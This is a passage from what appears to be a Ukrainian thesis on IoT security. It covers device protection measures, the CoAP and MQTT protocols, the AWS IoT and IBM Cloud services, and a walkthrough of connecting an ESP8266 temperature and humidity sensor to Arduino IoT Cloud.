- Кожен пристрій, що підключається до мережі, повинен бути налаштований з урахуванням безпеки. Перед підключенням пристрою домережі слід забезпечити безпечні налаштування. Це включає використання надійних комбінацій імені користувача та пароля, багатофакторну автентифікацію та шифрування.

- Стратегія безпеки організації повинна будуватися з урахуванням компромісу. Хоча уникати порушень і компромісів важливо, визнання того, що немає ідеального захисту від нових загроз, може допомогти у створенні протоколів пом'якшення наслідків, які можуть значно містити та зменшувати наслідки успішної атаки.

- Кожен пристрій повинен бути фізично захищений. Важливо також враховувати фізичну доступність пристроїв IoT. Якщо сам пристрій IoT не має фізичних засобів захисту від фальсифікацій, його слід тримати в обмеженому місці або закріпити відповідними замками або іншими інструментами. Наприклад, IP-камери можна підробляти безпосередньо, якщо до них дістанеться кіберзлочинець. Їм можна імплантувати шкідливе обладнання або програмне забезпечення, яке може спричинити збої в системі або поширити зловмисне програмне забезпечення.

- Додатки, структури та платформи IoT, які покладаються на технологію блокчейн, повинні регулюватися, постійно відстежуватися та оновлюватися, щоб запобігти будь-яким майбутнім використанням криптовалюти.

Одним з найкращих способів захисту від викрадення даних є використання транспортного шифрування та стандартів, таких як TLS. Інший спосіб - використовувати різні мережі, які ізолюють різні пристрої.

Висновки до першого розділу

У даному розділі було проведено дослідження теоретичних основ безпеки в системах Інтернету речей (IoT). Огляд технології IoT розкрив важливі аспекти її функціонування, включаючи зв'язок, сенсорність та обробку даних. Було

розглянуто різноманітні загрози безпеці, з якими стикаються IoT системи, такі як зловживання доступом, атаки на дані, фізичні пошкодження та злам системи. Для забезпечення безпеки в IoT системах було розглянуто різні заходи. Це включає аутентифікацію та авторизацію, шифрування даних, мережеву безпеку, фізичну безпеку та захист від зловмисного програмного забезпечення. Важливо пам'ятати, що безпека в IoT системах є складною задачею через велику кількість підключених пристроїв і можливість появи нових загроз. Загальний висновок полягає в тому, що забезпечення безпеки в IoT системах є критично важливим для їх успішного функціонування. Необхідно постійно оновлювати технологічні та організаційні заходи для мінімізації ризиків і забезпечення захисту від потенційних загроз безпеці. Далі будуть розглянуті практичні аспекти безпеки в IoT системах, щоб побудувати більш конкретні стратегії та рекомендації для забезпечення безпеки в реальних сценаріях.

2 ХМАРНІ СЕРЕДОВИЩА ДЛЯ РЕАЛІЗАЦІЇ IOT СИСТЕМ

Хмарні середовища є одним з найбільш популярних способів реалізації Інтернету Речей (IoT) систем, оскільки вони надають розширені можливості для збору, зберігання, обробки та аналізу даних, що зібрані з сенсорів та інших пристроїв. Розглянемо прикладний рівень IoT що використовується для форматування та представлення даних, а також для забезпечення комунікації між пристроями. Він відповідає за взаємодію між додатками та пристроями IoT, обмін даними та керування функціями системи. У Інтернеті зазвичай використовується HTTP на прикладному рівні. Проте для обмежених середовищ Інтернету речей (IoT), таких як пристрої з обмеженими ресурсами, HTTP є недостатньо ефективним і вимагає великих накладних витрат на обробку. Тому для IoT було розроблено альтернативні протоколи, зокрема CoAP (Constrained Application Protocol) і MQTT (Message Queue Telemetry Transport).

1. Протокол обмежених додатків (CoAP) CoAP можна розглядати як альтернативу HTTP для обмежених середовищ IoT. Він широко використовується в більшості додатків IoT. На відміну від HTTP, CoAP включає оптимізації для ресурсо-обмежених додатків. Він використовує компактний двійковий формат даних EXI (Efficient XML Interchanges), що забезпечує ефективніше використання простору порівняно з текстовими форматами, такими як HTML/XML. Інші функції CoAP включають стиснення заголовків, виявлення ресурсів, автоконфігурацію, асинхронний обмін повідомленнями, контроль навантаження та підтримку багатоадресних повідомлень. У CoAP існує чотири типи повідомлень: непідтверджені, підтверджені, повідомлення про відмову (nack) та повідомлення з підтвердженням. Для надійної передачі через UDP використовуються підтверджені повідомлення. Відповідь може бути вкладена у саме підтвердження. Також для забезпечення безпеки використовується протокол DTLS (Datagram Transport Layer Security), який надає захист від атак, таких як підробка або злам.



Рис. 2.1 Протокол CoAP

2. Протокол мережевого сполучення (MQTT) MQTT є протоколом публікації/підписки, розробленим компанією IBM. Він забезпечує ефективну комунікацію для пристроїв IoT з низьким енергоспоживанням. MQTT базується на принципі публікації/підписки, де пристрої можуть бути видавцями або підписниками. Брокер MQTT використовується як посередник для передачі повідомлень між пристроями. Основні особливості MQTT включають простий і легкий протокол, низькі накладні витрати, надійну доставку повідомлень, можливість зберігання й передачі повідомлень відсутності, розширену безпеку та підтримку багатокористувацьких сеансів. MQTT також може використовувати TLS (Transport Layer Security) для захисту комунікації.



Рис. 2.2. протокол MQTT

Обидва протоколи, CoAP і MQTT, використовуються широко в Інтернеті речей і надають ефективну комунікацію між пристроями з обмеженими ресурсами. Вибір між ними залежить від вимог вашого конкретного додатку IoT.

2.1 Огляд хмарних сервісів для Інтернету речей

Найпопулярніші хмарні сервіси для IoT:

Amazon Web Services (AWS) - це один з провідних хмарних провайдерів, AWS IoT надає хмарні сервіси та підтримку пристроїв, які можна використовувати для впровадження рішень IoT. AWS надає багато хмарних сервісів для підтримки додатків на основі Інтернету речей**.** Оглянемо сервіси які надає AWS IoT.

AWS IoT складається з сервісів, які показані на рисунку 2.3 для підтримки IoT систем.



Рис. 2.3. Архітектура AWS IoT

Програмне забезпечення для пристроїв AWS IoT

AWS IoT надає це програмне забезпечення для підтримки ваших IoT-пристроїв.

AWS IoT Device SDK

AWS IoT Device та Mobile SDK допомагають ефективно підключити пристрої до AWS IoT. AWS IoT Device та Mobile SDK включають бібліотеки з відкритим вихідним кодом, посібники для розробників з прикладами та інструкції з портування, щоб користувачі мали змогу створювати інноваційні продукти або рішення Інтернету речей на обраних апаратних платформах.

Тестер пристроїв Інтернету речей AWS

AWS IoT Device Tester для FreeRTOS та AWS IoT Greengrass - це інструмент автоматизації тестування мікроконтролерів. AWS IoT Device Tester тестує пристрій, щоб визначити, чи буде він працювати під управлінням FreeRTOS або AWS IoT Greengrass і взаємодіяти з сервісами AWS IoT.

AWS IoT ExpressLink

AWS IoT ExpressLink забезпечує роботу ряду апаратних модулів, розроблених і пропонованих партнерами AWS. Модулі підключення включають програмне забезпечення, затверджене AWS, що дозволяє швидше і простіше

безпечно підключати пристрої до хмари і безперешкодно інтегруватися з низкою сервісів AWS.

Рис. 2.4 принцип роботи AWS IoT ExpressLink

AWS IoT Greengrass розширює можливості AWS IoT на периферійні пристрої, щоб вони могли локально працювати з даними, які вони генерують, і використовувати хмару для управління, аналітики та довготривалого зберігання. З AWS IoT Greengrass підключені пристрої можуть запускати функції AWS Lambda, контейнери Docker або і те, і інше, виконувати прогнози на основі моделей машинного навчання, синхронізувати дані пристроїв і безпечно спілкуватися з іншими пристроями - навіть коли вони не підключені до Інтернету.

FreeRTOS - це операційна система реального часу для мікроконтролерів з відкритим вихідним кодом, яка дозволяє включати невеликі периферійні пристрої з низьким енергоспоживанням у ваші рішення IoT. FreeRTOS включає в себе ядро і зростаючий набір програмних бібліотек, які підтримують безліч додатків. Системи FreeRTOS можуть безпечно підключати ваші невеликі пристрої з низьким енергоспоживанням до AWS IoT і підтримувати більш потужні периферійні пристрої під управлінням AWS IoT Greengrass.



Рис. 2.5. Сервіси AWS IoT

Служби обміну повідомленнями AWS IoT Core

Служби зв'язку AWS IoT Core забезпечують безпечний зв'язок з пристроями Інтернету речей і керують повідомленнями, які передаються між ними і AWS IoT.

Шлюз для пристроїв дозволяє пристроям безпечно та ефективно взаємодіяти з AWS IoT. Зв'язок між пристроями забезпечується захищеними протоколами, які використовують сертифікати X.509.

Брокер повідомлень забезпечує безпечний механізм для пристроїв і додатків AWS IoT для публікації та отримання повідомлень один від одного. Ви можете використовувати безпосередньо протокол MQTT або MQTT через WebSocket для публікації та підписки. Для отримання додаткової інформації про протоколи, які підтримує AWS IoT, див. розділ Протоколи зв'язку пристроїв. Пристрої та клієнти також можуть використовувати інтерфейс HTTP REST для публікації даних до брокера повідомлень. Брокер повідомлень розподіляє дані пристроїв між пристроями, які підписалися на нього, і іншими службами AWS IoT Core, такими як служба Device Shadow і механізм правил.

AWS IoT Core для LoRaWAN дозволяє створити приватну мережу LoRaWAN, підключивши ваші пристрої та шлюзи LoRaWAN до AWS без необхідності розробки та експлуатації мережевого сервера LoRaWAN (LNS). Повідомлення, отримані від пристроїв LoRaWAN, відправляються в механізм правил, де їх можна відформатувати і відправити в інші сервіси AWS IoT.

Механізм правил з'єднує дані від брокера повідомлень з іншими сервісами AWS IoT для зберігання і додаткової обробки. Наприклад, можна вставити, оновити або зробити запит до таблиці DynamoDB або викликати лямбда-функцію на основі виразу, який визначений в механізмі правилж Можна використовувати мову на основі SQL для вибору даних з корисного навантаження повідомлень, а потім обробити і відправити дані в інші сервіси, такі як Amazon Simple Storage Service (Amazon S3), Amazon DynamoDB і AWS Lambda. Ви також можете створювати правила, які повторно публікуватимуть повідомлення до брокера повідомлень і далі до інших абонентів. Докладні відомості див. в статті Правила для AWS IoT.

Служби керування AWS IoT Core надають функції безпеки, керування та реєстрації пристроїв.

Служба користувацької автентифікації дає можливість визначити користувацькі авторизатори, які дозволять керувати власною стратегією автентифікації та авторизації за допомогою користувацької служби автентифікації та лямбда-функції. Користувацькі авторизатори дозволяють AWS IoT автентифікувати ваші пристрої та авторизувати операції, використовуючи стратегії автентифікації та авторизації за допомогою токенів на пред'явника.

Користувацькі авторизатори можуть реалізовувати різні стратегії автентифікації, наприклад, перевірку JSON-токенів або виклик провайдера OAuth. Вони повинні повертати документи політики, які використовуються шлюзом пристрою для авторизації операцій MQTT. Для отримання додаткової інформації див. Користувацьку автентифікацію та авторизацію.

Служба надання пристроїв дозволяє надавати пристрої за допомогою шаблону, який описує ресурси, необхідні для вашого пристрою: об'єкт речі, сертифікат та одна або декілька політик. Об'єкт речі - це запис у реєстрі, який містить атрибути, що описують пристрій. Пристрої використовують сертифікати для автентифікації в AWS IoT. Політики визначають, які операції пристрій може виконувати в AWS IoT.

Шаблони містять змінні, які замінюються значеннями в словнику (карті). Ви можете використовувати один і той самий шаблон для налаштування декількох пристроїв, просто ввівши різні значення для змінних шаблону у словнику. Докладнішу інформацію наведено у розділі Призначення пристроїв.

Груповий реєстр - групи дають змогу керувати кількома пристроями одночасно, об'єднуючи їх у групи. Групи також можуть містити групи - можна створювати рархію груп. Будь-яка дія, яку буде виконано над батьківською групою, буде застосована до її дочірніх груп. Та сама дія також застосовується до всіх пристроїв у батьківській групі і до всіх пристроїв у дочірніх групах. Дозволи, надані групі, застосовуються до всіх пристроїв у групі та до всіх її дочірніх груп.

Служба завдань дозволяє визначити набір віддалених операцій, які надсилаються і виконуються на одному або декількох пристроях, підключених до AWS IoT. Наприклад, ви можете визначити завдання, яке вказує набору пристроїв завантажувати та встановлювати оновлення додатків або прошивки, перезавантажувати, обертати сертифікати або виконувати операції з віддаленого усунення несправностей.

IBM Cloud: є хмарною платформою, яка пропонує серію сервісів для розробки та розгортання Інтернету Речей (IoT) застосунків. IBM Watson IoT Platform є одним з найбільш відомих сервісів, який дозволяє збирати, аналізувати та використовувати дані з IoT пристроїв. Цей сервіс дозволяє створювати високопродуктивні та масштабовані IoT застосунки шляхом забезпечення інфраструктури для обробки даних, підключення IoT пристроїв та моніторингу їх стану.

Інший сервіс, IBM Cloud Functions, дозволяє створювати функції, які можуть реагувати на події, пов'язані з IoT пристроями. Цей сервіс є частиною IBM Cloud, яка дозволяє розробникам створювати та виконувати функції без необхідності в адмініструванні серверів та інфраструктури.

Крім цього, IBM Cloud пропонує IBM Message Hub - розподілений сервіс обміну повідомленнями, який дозволяє розробникам підключати та обробляти дані,

що надходять від IoT пристроїв. Цей сервіс забезпечує широкі можливості для масштабування та гнучкості в роботі з даними.

Загалом, IBM Cloud є платформою зі значною кількістю сервісів та інструментів для розробки та розгортання IoT застосунків. Вона дозволяє розробникам створювати високопродуктивні та масштабовані IoT застосунки, забезпечуючи необхідну інфраструктуру для обробки даних, підключення IoT пристроїв та моніторингу їх стану.

2.2 Підключення датчика температури повітря до хмарного сервісу

Виконаємо підключення датчику ESP8266, використовуючи хмарний сервіс Arduino IoT Cloud.

Рис. 2.6. Мікроконтроллер ESP8266

ESP8266 - це мікроконтролер, розроблений у 2014 році, який випускає компанія Espressif Systems - китайська компанія з Шанхая. Він являє собою мережеве рішення з Wi-Fi-трансивером на борту плюс можливість виконання записуваних у його пам'ять додатків. Існує безліч модифікацій плат, іменованих зазвичай від ESP-01 до ESP-12. Зараз уже з'явилися ще інші найменування плат від

сторонніх розробників. Відмінності в платах полягають здебільшого в портах введення-виведення, кількості флеш-пам'яті, виду конекторів тощо.

Процесор - один і той самий, тож з погляду програмування не має значення, яку плату програмувати. ESP8266 розроблений так, що він може використовувати під'єднаний до нього модуль пам'яті, і це зазвичай флеш-пам'ять. Кількість циклів перезапису в таку пам'ять становить 10000 разів. Це цілком достатньо для випадків, коли застосунок записує в пам'ять свої налаштування або веде якийсь лог даних, але якщо ваш застосунок записує свої дані занадто швидко, пам'ять незабаром перестане працювати. Також буде використано **DHT Shield** який дає змогу визначати поточну атмосферну вологість і температуру.



Рис.2.7. DHT Shield

Також використаємо OLED Shield - це електронний модуль, який використовує OLED-дисплей (органічний світлодіодний дисплей) для відображення графіки і тексту.

Рис 2.8 Oled Shield

Повністю зібраний датчик виглядає наступним чином.

Рис 2.9 Вигляд модуля у зібраному варіанті

Отже, розпочнемо підключення. Вибраємо IoT Cloud для створення нової хмари щоб підключити наш модуль.

Рис 2.10 Створення IoT Cloud

Після того як ми вибрали хмару, нам пропонують створити нову систему з підключенням.



Рис 2.11 Створення нової системи

Ми називаємо нову систему на Temperaure and Humidity monitoring, і тепер нам потрібно добавити нові змінні до яких ми будемо прив’язувати датчик.

Рис 2.12 Створення змінних

Першою змінною буде Temperature, потрібно встановити назву для нього і також в виді змінних потрібно обрати Temperature sensor який проводить виміри в градусах цельсія.



Рис 2.13 Створення змінної temperature

Наступною змінною буде добавлено humidity, який буде визначати якість повітря, в типі змінних обираємо Relative Humidity.



Рис 2.14 Створення змінної humidity

Останньою змінною яку потрібно створити це message, цю назву було скороченно до 3-ох букв msg, ця змінна має тип string яка буде віддавати повідомлення про стан досліджень датчика.



Рис 2.15 Список створених змінних

Далі потрібно підключити зібраний датчик потрібно підключити до комп’ютера для його програмування.



Рис 2.16 підключення датчика ESP8266 до комп’ютера

Далі потрібно виконати підключення самого датчика до ком’ютера та обирати його тип. Тип датчика який ми використовуєм ESP8266 а модуль wi-fi який він використовує NodeMCU 1.0 (ESP-12E Module). Після вибору потрібних пунктів ми називаємо наш модуль My_NodeMCU.



Рис 2.17 створення і вибір потрібних полів для підключення датчика

Після створення модуля в хмарі система надає данні про створений модуль який має Device ID та Secret Key.

